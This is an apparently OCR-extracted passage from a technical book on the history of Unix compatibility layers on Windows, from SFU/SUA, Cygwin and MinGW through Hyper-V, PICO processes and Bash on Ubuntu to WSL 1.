
SFU, under that name and in user systems, reached its final iteration with version 3.5 in Vista in 2006. In Windows Server 2008, it was included but rebranded once again: the SFU components were now called Subsystem for Unix-based Applications (SUA), sometimes also referred to as Interix 5 and 6. Notably, this iteration was exclusively available in Enterprise, Ultimate, or Server editions of Windows, effectively removing it from Home or Professional versions.



SUA architecture. Source: https://slideplayer.com/slide/6851814/

In Windows 7 (only Ultimate and Enterprise editions), SUA was disabled by default. In Windows 8, it was marked as deprecated. Finally, it did not make its way to Windows 10 in its original form.






SUA in Windows 7 Enterprise. Not activated by default and its help file in Spanish

SUA already allowed, for example, calling Win32 APIs from UNIX and was considered a complete subsystem, not an emulator. SUA did not aim to be an operating system, but it met the standards for porting tools, and there was a very active community at www.suacommunity.com, funded and hosted by Microsoft (albeit erratically and without excessive publicity). There, bash, cpio, OpenSSH, BIND,


and other tools capable of running on SUA were developed, along with a host of useful libraries - all ported to run on the subsystem, which Microsoft did not do on its own.



Exchange of views on how to run SSH with Kerberos on Interix. Source: https://web.archive.org/web/20081206100812/https://www.suacommunity.com/forum/tm.aspx?high=&m=5046&mpage=1#15834

Although there was a perceived evolution in the subsystem and a move towards the Linux world, in reality, during that period (2003-2010), the product was neglected, with considerable confusion in naming, availability across Windows versions, and a lack of modernization in the code itself. The company's focus shifted to other projects (such as PowerShell, necessary for managing new Windows versions without GUI). At that time, Microsoft seemed reluctant to include any type of open-source software in Windows by default, regardless of whether some licenses prohibited it. They preferred to delegate it to the community or distribute it separately, while keeping it almost under the radar.

The subsystem itself consisted of a handful of files (psxss.exe, psxss.dll, posix.exe, and psxrun.exe), and to do "something" with it, you had to download the tools separately, i.e., "Utilities and SDK for UNIX-based Applications". This also posed a problem. The Utilities and SDK for Windows 7's SUA took eight months to release, with no updates from previous versions. It was a schizophrenic relationship with what could then be perceived as a rival. Remember, these were times of Ubuntu's growing popularity on the desktop, and cloud systems were predominantly Linux-based while Microsoft was also pushing into both markets.



SUA had a separate SDK to recompile programs to Windows.

It was clear that with all this confusion of names, poor support, neglect, and lack of innovation, the product was being sidelined. The SUA community was briefly closed in July 2010[2] and completely in 2013. Linux could already be seen as a clear threat, and Microsoft's position in the market with XP and Server 2003 was comfortable. Moreover, if anyone needed to develop in Linux within Windows, Hyper-V had been launched in 2008 and already allowed running OpenSUSE and Red Hat. Eventually, a mix between a subsystem and virtualization would be the path taken.

By 2015, everything was different, and a plot twist occurred. Windows 10 would come to radically change Microsoft's stance, Android became tremendously popular, and for the first time, the company completely changed its philosophy regarding open-source software. Steve Ballmer was CEO from 2000 to 2014, and one of his most infamous quotes summarizes the relationship between technologies: he went so far as to describe Linux in 2001 as "a cancer that attaches itself in an intellectual property sense to everything it touches." Satya Nadella, since 2014, completely modified that message. If previously the company seemed to be trying to strangle any technology that wasn't its own... in the end, it ended up embracing it. Although even in 2016, Ballmer himself still considered it a "real rival."[3] Today, not only does WSL exist, but Microsoft also maintains (very discreetly since 2020) its own distribution: CBL-Mariner (Common Base Linux – Mariner). The company uses it as a base Linux for containers in the Azure Kubernetes Service implementation of Azure Stack HCI. It doesn't have a desktop, but rather optimizes the necessary tools for its purpose. It's freely available on GitHub[4].


Cygwin

While SFU or SUA enjoyed their own kernel space and required tools to run within the subsystem, Cygwin represents an entirely different approach to utilizing Linux utilities in Windows. Cygwin is an application that essentially emulates the Unix system by loading a DLL (cygwin.dll) into memory, which "translates" (sometimes successfully, sometimes not) calls from Linux-designed programs to the Windows kernel. It acts as a POSIX translator. However, software intended to function in Cygwin

[2] https://brianreiter.org/2010/08/24/the-sad-history-of-the-microsoft-posix-subsystem/
[3] https://www.linuxadictos.com/ballmer-linux-ya-no-es-un-cancer-es-un-rival-verdadero-de-windows.html
[4] https://github.com/microsoft/CBL-Mariner

must be specifically ported to this platform. There exists a repository with numerous ported tools. In contrast, WSL can execute the same program as the native kernel without modifications.

Cygwin, therefore, is a Linux-like environment, but with significant limitations. It can be used for development within Windows as if working in a Linux environment, because the resulting programs will not require the Cygwin environment to function.




Installing and using Cygwin.

GoW (GNU on Windows)[5] is a lightweight alternative to Cygwin. It's only about 10 megabytes in size. GoW includes 130 Unix tools ported to native Win32 binaries. While it has been somewhat abandoned for some time, it still functions effectively.

MKS toolkit

MKS can be viewed as the "commercial" Cygwin. Microsoft licensed MKS Toolkit for use in the first two versions of the Windows Services for UNIX (SFU) subsystem, specifically in NT and Windows 2000. However, it was later abandoned in favor of Interix when Microsoft acquired that technology.

MKS Toolkit was a software package that provided a scripting environment with integrated "UNIX-like" commands. It offered users the ability to leverage familiar Unix-style tools and scripting capabilities within the Windows operating system, facilitating cross-platform development and system administration tasks.



It is still possible to install MKS toolkit with an old-fashioned flavor

MinGW

MinGW is primarily focused on C and C++ compilation for Windows in a command-line environment. It includes GCC (GNU Compiler Collection) and MinGW-w64. While GCC and MinGW-w64 could be used to compile programs for any platform, MinGW's key feature is its integrated winlibs, which enable the creation of programs that run natively on Windows, compiling on Windows but achieving this in a "UNIX-like" environment.

UNIXTools

You can download these from https://unxutils.sourceforge.net. These are simply some of the functionalities of typical Unix tools ported to Windows, without much complexity. They served their purpose well. I frequently used tail.exe, sort.exe, grep.exe, diff.exe... All primarily dependent on Microsoft C-runtime (msvcrt.dll) without any emulation, environment, or subsystem in between. You can find other versions here[6].

[5] https://github.com/bmatzelle/gow
[6] https://tinyapps.org/blog/201606040700_tiny_unix_tools_windows

Virtual Machines / Hyper-V


Of course, before WSL, you could virtualize a machine and install any distribution on it. This can still be useful and compatible with WSL under certain circumstances (if you want total isolation between systems, although this is partly possible with WSL now). However, virtual machines are sometimes inconvenient precisely because they are so isolated and resource-intensive. It's simply like having two different machines running on the same system: perfect when you want total isolation, inconvenient when you need more integration and resource efficiency.

Interestingly, until recently, it wasn't possible to activate Hyper-V and VMWare or VirtualBox virtualization simultaneously on Windows. Activating one would deactivate the other. If you wanted to run machines with Hyper-V, you couldn't boot another with VMWare or VirtualBox. The reason is that Hyper-V is a type 1 hypervisor, meaning it operates at a low level in the Kernel. In contrast, both VirtualBox and VMWare implement drivers that run in user space, or in other words, they are type 2.

It's worth noting that WSL 2 uses Hyper-V to virtualize processes. It's not necessary to explicitly activate Hyper-V in the operating system features, but it does use it. Perhaps that's why in some older manuals you'll read that WSL 2 is not compatible with type 2 virtualization on the same machine. But this is no longer true. Fortunately, with the latest versions of both programs, it's possible to have WSL 2 and VMWare or VirtualBox activated simultaneously (thanks to the changes made by the latter).


The "proto" WSL

Project Astoria was the codename for Windows Bridge for Android, designed in 2015 to bring Android apps to the now-defunct Windows Phone or Windows 10 Mobile. The project was put on hold months later and terminated in 2017. Was it an absolute failure right from the start? Not quite, as WSL version 1 emerged from its ashes and experience.



Announcement of the Astoria Project where you could launch an app and see how compatible it was with Windows

In turn, Project Astoria built upon previous initiatives like Project Drawbridge (2011), which aimed to take virtualization and sandboxing to another level. This gave birth to PICO processes.



Source: https://www.microsoft.com/en-us/research/project/drawbridge/

PICO processes are essentially container-like entities with a minimal kernel interface and an operating system library, stripped of unnecessary components and enhanced with high abstraction for more efficient interaction between these processes and the operating system. This makes them much lighter and more secure.

They contained the bare minimum (Process Isolation COntainer, hence the name) to access the Kernel (only 45 calls) and a system library. Interestingly, since their creation in 2011, they weren't extensively used to run Windows processes but were leveraged in 2015 to execute Android apps on Windows Phone. From there, they were easily transferred to running Linux binaries, and ultimately, WSL 1 runs in a PICO process, provided by the LxCore.sys driver, responsible for simulating a Linux environment and translating system calls. It's important to note (as I've mentioned before, but it represents the radical difference between versions) that PICO processes are no longer used in WSL 2. They have been replaced by a complete lightweight virtual machine.

PICO processes weren't just for launching Linux processes on Windows. They were also used "in reverse" in 2016: to port Microsoft SQL server (on Windows) to Linux. As a curiosity, they are also used to allow Windows 10 IoT to run Windows CE applications. PICO processes are designed to run anything, be it a mini-Windows or a mini-Linux inside.

On another note, Project Latte, announced in 2020, aimed to revive the concept of running Android apps on Windows Phone but, once dead and buried, now does so on Windows itself. It's based (of course) on the Windows Subsystem for Linux. Currently, Project Latte is called Windows Subsystem for Android. It allows a device (only with Windows 11) to run Android applications, but only those available in the Amazon Appstore.

In 2025 in Spain, the Windows Subsystem for Android is no longer available through the Microsoft Store if you search for it. However, it's possible to obtain it through a specific link[7]. Despite this, the subsystem ceases to be operational in 2025. Project Latte ends here.


Valid for Windows 11 only and dead by now

Ubuntu bash in Windows

Part of the dying technology from Project Astoria in 2016 was repurposed towards another failed (but transitional) project called Bash on Ubuntu. Instead of Android apps, it now executed a bash terminal as if it were a cmd. Inside, Linux binaries were translated to run on the Kernel, but within PICO processes.

This was achieved through an agreement with Ubuntu (which is why it's now the best-integrated distribution in the system). It came with Windows 10 (1607, also known as Anniversary Update).

.



[7] https://apps.microsoft.com/detail/9P3395VX91NR?hl=en-us&gl=US

The bash was an app that simulated a terminal. Source: https://keys.direct/blogs/blog/how-to-install-bash-on-windows-10

It could be launched in two ways: either with the bash command or through apps. Today, it can no longer be launched. The entire GitHub project for Bash on Ubuntu on Windows now points to the modern WSL 2.

Microsoft and Canonical partner to bring Ubuntu to Windows 10 for Developers

John Zannos
Builder - Investor

13 artículos + Seguir

30 de marzo de 2016

Abrir lector interactivo


Today at Microsoft BUILD in the Day One keynote, Kevin Gallo announced that you can now run Bash on Ubuntu on Windows. Microsoft working with Canonical, Ubuntu Linux's parent company, has enabled developers to run Ubuntu on Windows 10. This is a continued expansion of the Microsoft and Canonical partnership to make it easier for developers that love Windows and Ubuntu. Microsoft and Canonical continue to bring the best Operating System

Announcement of the agreement with Ubuntu, the beginning.

Source: https://www.linkedin.com/pulse/microsoft-canonical-partner-bring-ubuntu-windows-10-john-zannos/

WSL 1

Around 2017, Bash on Ubuntu became Windows Subsystem for Linux (in Windows 10, version 1709), and now entire distributions could be installed from the Microsoft Store, providing access to more than just the Ubuntu distribution.



```
PS C:\Windows\system32> lxrun /install
Warning: lxrun.exe is only used to configure the legacy Windows Subsystem for Linux distribution.
Distributions can be installed by visiting the Windows Store:
https://aka.ms/wslstore

This will install Ubuntu on Windows, distributed by Canonical and licensed under its terms available here:
https://aka.ms/uowterms

Type "y" to continue: y
```

In WSL 1 you had to launch lxrun to install the filesystem in bash. Fortunately, this is now deprecated.

Source: https://www.korayagaya.com.tr/kali/how-to-install-msfconsole-on-windows-10

WSL 1 allowed the execution of ELF binaries on Windows, which is not the same as a native system. LxCore.sys had to translate Linux Kernel system calls to the NT Kernel, and this was a "one-to-one" task where calls like opening files or allocating memory could be relatively simple to translate, but it was never possible to optimally translate each and every one. In fact, it was said that only 90% of the


calls were available (likely used by 99% of programs). But even so, it was still a translation and simulation method... a toy.

Comparing features

